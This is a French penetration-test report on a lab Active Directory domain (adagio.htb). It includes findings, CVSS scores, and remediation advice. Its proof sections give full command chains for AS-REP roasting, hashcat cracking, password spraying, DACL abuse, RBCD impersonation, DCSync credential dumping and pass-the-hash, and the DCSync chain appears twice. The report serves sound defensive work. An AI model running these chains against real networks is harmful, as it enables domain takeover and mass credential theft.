Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Saving ticket in rnolan.ccache
```

Puis nous avons identifié le hash de la Ticket Session Key contenu dans le TGT afin de le définir comme nouveau hash pour l'utilisateur rnolan.

```
$ impacket-describeTicket 'rnolan.ccache' | grep 'Ticket Session Key'
[*] Ticket Session Key            : <REDACTED>

$ changepasswd.py -newhashes :<REDACTED> 'adagio.htb'/'rnolan':'<REDACTED> '@'dc.adagio.htb'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Changing the password of adagio.htb\rnolan
[*] Connecting to DCE/RPC as adagio.htb\rnolan
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless
password never expires is set).
```

Pour terminer, nous pouvons faire la requête d'un ticket de service afin d'usurper l'utilisateur Administrator à l'aide de l'outil impacket-getST.

```
$ KRB5CCNAME='rnolan.ccache' impacket-getST -u2u -impersonate "Administrator" -spn "HOST/
DC.adagio.htb" -k -no-pass 'adagio.htb'/'rnolan'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@HOST_DC.adagio.htb@ADAGIO.HTB.ccache
```

Nous pouvons maintenant injecter le ticket dans la session et accéder au DC en tant que l'utilisateur Administrator.

```
$ export KRB5CCNAME=Administrator@HOST_DC.adagio.htb@ADAGIO.HTB.ccache

$ nxc smb 10.129.238.60 -k --use-kcache
SMB         10.129.238.60   445    DC               [*] Windows 10 / Server 2019 Build 17763
x64 (name:DC) (domain:adagio.htb) (signing:True) (SMBv1:False)
SMB         10.129.238.60   445    DC               [+] adagio.htb\Administrator from ccache
(Admin!)
```

Pour finir, l'outil impacket-secretsdump a été utilisé afin de répliquer la base NTDS du DC en performant un DCSync, afin d'extraire tous les identifiants du domaine et établir une persistance.

```
$ impacket-secretsdump -outputfile adagio_hashes -just-dc -user-status -history -pwd-last-set
-k -no-pass dc.adagio.htb
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::: (pwdLastSet=2022-12-14
14:21) (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::: (pwdLastSet=never) (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::: (pwdLastSet=2022-12-14 14:12)
(status=Disabled)
jparsons:1103:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::<SNIP>
DC$:aes128-cts-hmac-sha1-96:<REDACTED>
DC$:des-cbc-md5:<REDACTED>
[*] Cleaning up...
```

Nous pouvons maintenant accéder au DC avec le compte Administrator directement en réalisant un Pass The Hash.

```
$ evil-winrm -i 10.129.238.60 -u administrator -H <REDACTED>

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
`quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
adagio\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat ../Desktop/root.txt
2423<REDACTED>
```

5 Actions correctives

Plusieurs opportunités s'offrent à Adagio afin de renforcer la sécurité de son réseau interne. Les recommandations effectuées ci-dessous sont priorisées en fonction de leur difficulté de mise en œuvre. Adagio devrait s'assurer que les étapes de remédiation soient planifiées et testées afin de prévenir des interruptions de service ou perte de données.

5.1 Court Terme

- Finding Reference 5 - Forcer la pré-authentification pour l'utilisateur jparsons.
- Finding Reference 1 - Forcer le changement de mots de passe pour tous les utilisateurs de par la compromission totale du domaine.

5.2 Moyen Terme

- Finding Reference 2 - Durcir la politique de mots de passe afin d'éviter l'utilisation d'identifiants présents dans des bases de leak.
- Finding Reference 1 - Mettre en place une administration à plusieurs niveaux, en séparant les utilisateurs standard des rôles d'administrateur de l'AD.
- Finding Reference 1 - Envisager d'inclure les utilisateurs privilégiés au groupe Protected Users (Attention aux effets de bord : les utilisateurs de ce groupe ne peuvent pas utiliser l'authentification NetNTLM et sont obligés d'utiliser l'authentification Kerberos. La durée de validité des TGT passe de 10h à 4h et ils ne sont plus renouvelable sur 7 jours.).
- Finding Reference 4 - Utiliser une solution alternative sécurisée pour stocker les mots de passe git et supprimer les identifiants en clair de l'URL du remote.
- Finding Reference 3 - Imposer des mots de passe uniques pour chaque système ou service.

5.3 Long Terme

- Envisager la mise en place du MFA sur les comptes de l'AD.
- Evaluer la sécurité de l'Active Directory périodiquement.
- Former les administrateurs à la configuration sécurisée des comptes.
- Sensibiliser les utilisateurs aux risques liés à la réutilisation des mots de passe et encourager les bonnes pratiques.

6 Détails techniques


1. Abus de DACL menant à la compromission totale du domaine ADAGIO.HTB - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Cause première	L'abus de Discretionary Access Control List (DACL) se produit lorsqu'un utilisateur ou un compte de service se voit accordé des autorisations excessives sur les objets Active Directory (AD), ce qui lui permet de modifier des attributs sensibles ou de déléguer des droits d'accès. Dans ce cas, un compte, faisant partie d'un groupe, disposait d'autorisations suffisantes pour ajouter des comptes à un autre groupe permettant à son tour de modifier le mot de passe de deux autres utilisateurs, ce qui a finalement permis une élévation des privilèges au niveau d'administrateur du domaine en enchaînant plusieurs abus de DACL. Ce problème résulte généralement d'une mauvaise configuration des ACL dans AD, où des comptes non administratifs se voient accorder un accès en écriture à des objets de grande valeur.
Impact	• Élévation des privilèges au niveau administrateur du domaine. • Contrôle total du domaine Active Directory. • Mécanismes de persistance. • Compromission totale de l'infrastructure de l'entreprise. • Accès aux données confidentielles, aux ressources et aux systèmes critiques. • Perturbation ou manipulation des politiques / configurations au niveau du domaine.
Composants affectés	• ADAGIO.HTB • Managers • rsamal • swalker
Remediation	• Auditer régulièrement les DACL des objets AD afin de vous assurer que seuls les utilisateurs/groupes appropriés disposent des autorisations d'écriture. • Utiliser des outils permettant de détecter les autorisations excessives. • Supprimer ou limiter les droits délégués, sauf en cas d'absolue nécessité. • Mettre en place une administration à plusieurs niveaux, en séparant les utilisateurs standard des rôles d'administrateur de l'AD. • Envisager d'inclure les utilisateurs privilégiés au groupe Protected Users (Attention aux effets de bord : les utilisateurs de ce groupe ne peuvent pas utiliser l'authentification NetNTLM et sont obligés d'utiliser l'authentification Kerberos. La durée de validité des TGT passe de 10h à 4h et ils ne sont plus renouvelable sur 7 jours.). • Surveiller les modifications effectuées sur les objets de l'AD et consigner les modifications apportées aux objets sensibles. • Appliquer le principe du moindre privilège à tous les comptes d'utilisateurs et de services.

	• Changer les mots de passe de tous les comptes du domaine.
Références	• https://www.thehacker.recipes/ad/movement/dacl/ • https://specterops.io/wp-content/uploads/sites/3/2022/06/an_ace_up_the_sleeve.pdf • https://adsecurity.org/?p=3658

Preuve

En tant que membre du groupe Developers, l'utilisateur rsamal peut ajouter des utilisateurs au groupe Managers, leur octroyant le droit de changer le mot de passe de l'utilisateur swalker. L'utilisateur swalker, peut quant à lui écrire n'importe quel attribut non protégé du compte de machine du DC et mettre en place une délégation restreinte basée sur les ressources.



Dans un premier temps le tester a ajouté le compte rsamal au groupe Managers à l'aide de l'outil BloodyAD.

```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' add groupMember
"Managers" "rsamal"
[+] rsamal added to Managers
```

Les membres du groupe Managers ayant l'ACL AllExtendedRights, il est possible de changer le mot de passe de l'utilisateur swalker.


```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' set password
"swalker" "<REDACTED>"
[+] Password changed successfully!
```

Nous avons ensuite tenté d'ajouter un compte de machine avec les comptes jparsons et rsamal afin de mettre en place une Delegation restreinte basé sur les ressources, sans succès car le Machine Account Quota est défini à 0 ce qui ne permet pas d'ajouter des comptes de machines.

```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' get object
'DC=adagio,DC=htb' --attr ms-DS-MachineAccountQuota

distinguishedName: DC=adagio,DC=htb
ms-DS-MachineAccountQuota: 0


$ impacket-addcomputer -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass
'Summer2018!' -dc-host dc.adagio.htb -domain-netbios ADAGIO 'adagio.htb/rsamal:<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[-] User rsamal machine quota exceeded!

$ impacket-addcomputer -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass
'Summer2018!' -dc-host dc.adagio.htb -domain-netbios ADAGIO 'adagio.htb/
jparsons:<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[-] User jparsons machine quota exceeded!
```

Une alternative existe afin d'exploiter une RBCD sans utiliser de compte ayant un SPN défini, mais avec un compte utilisateur classique.

Pour ce faire nous avons décidé d'utiliser le compte rnolan. En tant que membre du groupe Managers, il nous est également possible de changer le mot de passe de ce compte.



```
$ bloodyAD --host dc.adagio.htb -d "adagio.htb" -u "rsamal" -p '<REDACTED>' set password
"rnolan" "<REDACTED>"
[+] Password changed successfully!
```

Nous avons ensuite défini le compte rnolan comme pouvant déléguer sur le DC, à l'aide de l'outil impacket-rbcd.

```
$ rbcd.py -delegate-from 'rnolan' -delegate-to 'DC$' -dc-ip 'dc.adagio.htb' -action 'write'
'adagio.htb'/'swalker':'<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rnolan can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     rnolan       (S-1-5-21-775547830-308377188-957446042-1105)


$ rbcd.py -delegate-to 'DC$' -dc-ip 'dc.adagio.htb' -action 'read'
'adagio.htb'/'swalker':'<REDACTED>'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Accounts allowed to act on behalf of other identity:
[*]     rnolan       (S-1-5-21-775547830-308377188-957446042-1105)
```

Un Overpass the hash a ensuite été réalisé afin de récupérer un TGT pour l'utilisateur et contenant une Ticket Session Key.

```
$ impacket-getTGT -hashes :$(pypykatz crypto nt '<REDACTED>')
'adagio.htb'/'rnolan'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Saving ticket in rnolan.ccache
```

Puis nous avons identifié le hash de la Ticket Session Key contenu dans le TGT afin de le définir comme nouveau hash pour l'utilisateur rnolan.

```
$ impacket-describeTicket 'rnolan.ccache' | grep 'Ticket Session Key'
[*] Ticket Session Key            : <REDACTED>

$ changepasswd.py -newhashes :<REDACTED> 'adagio.htb'/'rnolan':'<REDACTED> '@'dc.adagio.htb'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Changing the password of adagio.htb\rnolan
[*] Connecting to DCE/RPC as adagio.htb\rnolan
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless
password never expires is set).
```

Pour terminer, nous pouvons faire la requête d'un ticket de service afin d'usurper l'utilisateur Administrator à l'aide de l'outil impacket-getST.

```
$ KRB5CCNAME='rnolan.ccache' impacket-getST -u2u -impersonate "Administrator" -spn "HOST/
DC.adagio.htb" -k -no-pass 'adagio.htb'/'rnolan'
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@HOST_DC.adagio.htb@ADAGIO.HTB.ccache
```

Nous pouvons maintenant injecter le ticket dans la session et accéder au DC en tant que l'utilisateur Administrator.

```
$ export KRB5CCNAME=Administrator@HOST_DC.adagio.htb@ADAGIO.HTB.ccache

$ nxc smb 10.129.238.60 -k --use-kcache
SMB         10.129.238.60   445    DC               [*] Windows 10 / Server 2019 Build 17763
x64 (name:DC) (domain:adagio.htb) (signing:True) (SMBv1:False)
SMB         10.129.238.60   445    DC               [+] adagio.htb\Administrator from ccache
(Admin!)
```

Pour finir, l'outil impacket-secretsdump a été utilisé afin de répliquer la base NTDS du DC en performant un DCSync, afin d'extraire tous les identifiants du domaine et établir une persistance.

```
$ impacket-secretsdump -outputfile adagio_hashes -just-dc -user-status -history -pwd-last-set
-k -no-pass dc.adagio.htb
Impacket v0.13.0.dev0+20250810.221444.578733af - Copyright Fortra, LLC and its affiliated
companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::: (pwdLastSet=2022-12-14
14:21) (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::: (pwdLastSet=never) (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::: (pwdLastSet=2022-12-14 14:12)
(status=Disabled)
jparsons:1103:aad3b435b51404eeaad3b435b51404ee:<REDACTED>::<SNIP>
DC$:aes128-cts-hmac-sha1-96:<REDACTED>
DC$:des-cbc-md5:<REDACTED>
[*] Cleaning up...
```

Nous pouvons maintenant accéder au DC avec le compte Administrator directement en réalisant un Pass The Hash.

```
$ evil-winrm -i 10.129.238.60 -u administrator -H <REDACTED>

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
`quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
adagio\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat ../Desktop/root.txt
2423<REDACTED>
```

2. Mot de passe de compte AD faible - Critical

CWE	CWE-1391 - Use of Weak Credentials
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Cause première	L'utilisation de mots de passe faibles exposent directement l'organisation à des risques en autorisant des mots de passe faciles à deviner, laissant ainsi les actifs critiques vulnérables aux techniques courantes de vol d'identifiants telles que le piratage par force brute.
Impact	• Mot de passe vulnérable aux attaques par force brute. • Accès non autorisé au compte utilisateur et par conséquent perte de confidentialité, intégrité ou disponibilité de ses données. • Mouvement latéral et escalade potentielle des privilèges. • Non-respect des exigences de conformité (par exemple ISO 27001, NIST, CIS).
Composants affectés	• ADAGIO.HTB • jparsons
Remediation	• Appliquer une politique stricte en matière de mots de passe. • Interdire les mots de passe faibles ou basés sur des mots présents dans des dictionnaires connus. • Changer le mot de passe de l'utilisateur compromis. • Mettre en place une authentification multifacteur (MFA) pour atténuer l'impact.
Références	• https://cwe.mitre.org/data/definitions/1391.html • https://www.tenable.com/indicators/ioe/ad/C-PASSWORD-POLICY

Preuve

Le hash du compte utilisateur jparsons récupéré lors de l'AS-REP Roasting a été facilement cracké à l'aide de l'outil hashcat en utilisant directement la wordlist rockyou.txt sans appliquer de règles de transformations particulières. Les identifiants ont ensuite été utilisés pour énumérer l'AD, se déplacer latéralement et escalader les privilèges sur l'infrastructure.

```
$ hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4<REDACTED>:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4c03867736...dc7b9c
Time.Started.....: Tue Oct  7 23:45:21 2025 (5 secs)
Time.Estimated...: Tue Oct  7 23:45:26 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2065.8 kH/s (0.86ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

```
Progress.........: 10473472/14344385 (73.01%)
Rejected.........: 0/10473472 (0.00%)
Restore.Point....: 10469376/14344385 (72.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ZOLYOMI -> YuioYuio1
Hardware.Mon.#1..: Util: 28%

Started: Tue Oct  7 23:45:20 2025
Stopped: Tue Oct  7 23:45:28 2025
```

3. Réutilisation de mot de passe - Critical

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Cause première	La réutilisation de mots de passe se produit lorsque le même mot de passe ou un mot de passe similaire est utilisé sur plusieurs systèmes, comptes ou services.
Impact	• Accès non autorisé à plusieurs systèmes à l'aide d'un seul identifiant compromis. • Augmentation du taux de réussite des attaques automatisées telles que le credential stuffing. • Mouvement latéral rapide entre les systèmes dès qu'un mot de passe est exposé. • Violation de la confidentialité et escalade potentielle des privilèges.
Composants affectés	• ADAGIO.HTB • git.adagio.htb • rsamal
Remediation	• Imposer des mots de passe uniques pour chaque système ou service. • Mettre en place des contrôles techniques pour empêcher la réutilisation des mots de passe récents (politique d'historique des mots de passe). • Sensibiliser les utilisateurs aux risques liés à la réutilisation des mots de passe et encourager les bonnes pratiques. • Exiger une authentification multifacteur (MFA) pour atténuer les risques liés à la réutilisation des identifiants.
Références	• https://sbscyber.com/blog/password-reuse-prevention • https://www.dashlane.com/blog/how-password-reuse-leads-to-vulnerabilities

Preuve

Le mot de passe précédemment récupéré dans le fichier .gitconfig de l'utilisateur jparsons a été spray sur les différents comptes de l'AD et s'avère valide pour l'utilisateur rsamal.

```
$ nxc ldap 10.129.238.60 -u users -p '<REDACTED>' -d adagio.htb --continue-on-success | grep
+
LDAP                    10.129.238.60   389    DC               [+]
adagio.htb\rsamal:<REDACTED>
```

4. Mot de passe en clair dans fichier .gitconfig - High

CWE	CWE-313 - Cleartext Storage in a File or on Disk
CVSS 3.1	7.7 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N
Cause première	Des identifiants en clair ont été récupérés dans un fichier .gitconfig accessible depuis la session de l'utilisateur jparsons. Le mot de passe récupéré a pu être rejoué sur un autre compte de l'AD, permettant une escalade de prvilièges horizontale.
Impact	• Accès non autorisé à des systèmes où les identifiants étaient valides. • Élévation des privilèges, en fonction des autorisations du compte compromis. • Exposition de données sensibles ou contrôle des services sur le système cible. • Persistance à long terme si les identifiants sont réutilisés ou ne sont pas renouvelés.
Composants affectés	• ADAGIO.HTB • jparsons • git.adagio.htb
Remediation	• Supprimer les identifiants en clair de l'URL du remote. • Utiliser une solution alternative sécurisée pour stocker les mots de passe git.
Références	• https://git-scm.com/docs/gitcredentials#_available_helpers • https://git-scm.com/doc/credential-helpers

Preuve

Le tester a identifié un mot de passe en clair dans un fichier .gitconfig présent dans le répertoire de l'utilisateur jparsons. Ce mot de passe a ensuite été utilisé pour s'authentifier avec un autre compte sur le domaine et escalader les privilèges.

```
*Evil-WinRM* PS C:\users\jparsons> more .gitconfig
[credential]
        helper = store
[remote "origin"]
        url = https://devel:<REDACTED>@git.adagio.htb/devel/mobile
```

5. AS-REP Roasting - High

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	7.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Cause première	AS-REP Roasting est une technique d'attaque post-compromission qui cible les comptes Kerberos ne nécessitant pas d'authentification préalable (indicateur DONT_REQ_PREAUTH). Dans ce cas, un attaquant disposant d'un compte de domaine valide à faible privilège peut demander une réponse du service d'authentification (AS-REP) pour ces comptes sans avoir besoin de leurs identifiants. L'AS-REP contient des données chiffrées à l'aide du hash du mot de passe de l'utilisateur (généralement RC4-HMAC-MD5 ou AES). L'attaquant peut alors utiliser la force brute hors ligne sur ces données chiffrées pour récupérer le mot de passe en clair de l'utilisateur.
Impact	• Compromission des identifiants des comptes utilisateurs du domaine, y compris éventuellement les comptes de service ou administratifs. • Mouvement latéral grâce à l'utilisation d'identifiants crackés. • Élévation des privilèges, en fonction des privilèges détenus par le compte ciblé. • Persistance et usurpation d'identité à l'aide d'identifiants valides. • Augmentation de la surface d'attaque si plusieurs comptes sont mal configurés sans pré-authentification.
Composants affectés	• ADAGIO.HTB • jparsons
Remediation	• Forcer la pré-authentification pour tous les comptes Kerberos en vous assurant que l'indicateur DONT_REQ_PREAUTH n'est pas défini. • Identifier les comptes concernés à l'aide de PowerShell : `Get-ADUser -Filter * -Properties DoesNotRequirePreAuth | Where-Object {$_.DoesNotRequirePreAuth -eq $true}` • Utiliser des mots de passe longs et complexes pour les comptes de service et les comptes privilégiés. • Changer régulièrement les mots de passe. • Surveiller les activités AS-REQ et AS-REP inhabituelles dans les journaux Kerberos. • Former les administrateurs à la configuration sécurisée des comptes.
Références	• https://attack.mitre.org/techniques/T1558/004/ • https://cwe.mitre.org/data/definitions/522.html

Preuve

Après avoir identifié et validé une liste d'utilisateurs à l'aide de l'outil kerbrute, le tester à pu performer un AS-REP Roasting sur l'utilisateur jparsons et récupérer le hash de l'utilisateur.

```
$ netexec ldap 10.129.228.213 -u valid_users -p '' --dns-server 10.129.228.213 --kdcHost dc.adagio.htb --asreproast asrep.txt
```

```
LDAP        10.129.228.213  389    DC              [*] Windows 10 / Server 2019 Build 17763
(name:DC) (domain:adagio.htb)
LDAP        10.129.228.213  389    DC
$krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4<REDACTED>
```

Le hash a ensuite été cracké à l'aide de l'outil hashcat et de la très populaire wordlist rockyou.txt

```
$ hashcat -m 18200 asrep.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4<REDACTED>:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jparsons@ADAGIO.HTB:bb8ca8a4c03867736...dc7b9c
Time.Started.....: Tue Oct  7 23:45:21 2025 (5 secs)
Time.Estimated...: Tue Oct  7 23:45:26 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2065.8 kH/s (0.86ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10473472/14344385 (73.01%)
Rejected.........: 0/10473472 (0.00%)
Restore.Point....: 10469376/14344385 (72.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ZOLYOMI -> YuioYuio1
Hardware.Mon.#1..: Util: 28%

Started: Tue Oct  7 23:45:20 2025
Stopped: Tue Oct  7 23:45:28 2025
```

Les identifiants ont ensuite été validés sur le service LDAP à l'aide de l'outil netexec.

```
$ nxc ldap adagio.htb -u 'jparsons' -p '<REDACTED>'
LDAP        10.129.228.213  389    DC              [*] Windows 10 / Server 2019 Build 17763
(name:DC) (domain:adagio.htb)
LDAP        10.129.228.213  389    DC              [+] adagio.htb\jparsons:<REDACTED>
```

A Annexes

A.1 Echelle de criticité

A chaque découverte a été attribuée un niveau de criticité critique, elevée, moyenne, faible ou info. L'évaluation se base sur la méthode de scoring CVSS et les potentiels impacts sur la confidentialité, integrité, et disponibilité des données d'Adagio.

Niveau de criticité	CVSS Score Range
Critique	9.0 – 10.0
Elevée	7.0 – 8.9
Moyenne	4.0 – 6.9
Faible	0.1 – 3.9
Info	0.0

A.2 Flags identifiés

Flag #	Host	Flag Value	Flag Location
1.	DC.ADAGIO.HTB	1b4c	C:\Users\jparsons\desktop\user.txt
2.	DC.ADAGIO.HTB	2423	C:\Users\administrator\desktop\root.txt